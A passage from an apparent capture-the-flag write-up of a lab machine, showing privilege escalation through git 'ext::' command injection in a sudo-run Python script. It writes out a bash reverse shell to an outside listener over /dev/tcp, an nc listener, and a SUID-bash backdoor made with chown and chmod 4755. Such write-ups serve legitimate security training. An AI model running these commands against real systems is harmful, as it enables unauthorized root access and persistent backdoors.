
It will give error but if we go look at the /tmp, we will see the file "pwned" was created.



```
prod@editorial:~$ ls /tmp
pwned
systemd-private-4bb46a24afe34c9cba092c581661ab2d-fwupd.service-ONz92f
systemd-private-4bb46a24afe34c9cba092c581661ab2d-ModemManager.service-EoOdrc
systemd-private-4bb46a24afe34c9cba092c581661ab2d-systemd-logind.service-EfH90z
systemd-private-4bb46a24afe34c9cba092c581661ab2d-systemd-resolved.service-8lcOVn
```

sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c bash% -c% 'bash% -i% >&% /dev/tcp/10.10.14.24/9001% 0>&1'"

We are root.



```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c bash% -c% 'ba
sh% -i% >&% /dev/tcp/10.10.14.24/9001% 0>&1'"
▯
```


2: root@editorial: /opt/internal_apps/clone_changes

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.215.72 41886
root@editorial:/opt/internal_apps/clone_changes# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Another way to get root (Privsec)


Copy bash to /tmp.

User permission is prod. Change it to root.



```
prod@editorial:~$ which bash
/usr/bin/bash
prod@editorial:~$ cp /usr/bin/bash /tmp
prod@editorial:~$ ls -al /tmp/bash
-rwxr-xr-x 1 prod prod 1396520 May  6 04:43 /tmp/bash
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c chown% root:r
oot% /tmp/bash"
Traceback (most recent call last):
```


Now it is root.



```
prod@editorial:~$ ls -al /tmp/bash
-rwxr-xr-x 1 root root 1396520 May  6 04:43 /tmp/bash
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c chmod% 4755%
/tmp/bash"
Traceback (most recent call last):
```

Make SUID to the file.

Now effective uid is root. We are root.



```
prod@editorial:~$ ls -al /tmp/bash
-rwsr-xr-x 1 root root 1396520 May  6 04:43 /tmp/bash
prod@editorial:~$ /tmp/bash -p
bash-5.1# id
uid=1000(prod) gid=1000(prod) euid=0(root) groups=1000(prod)
bash-5.1#
```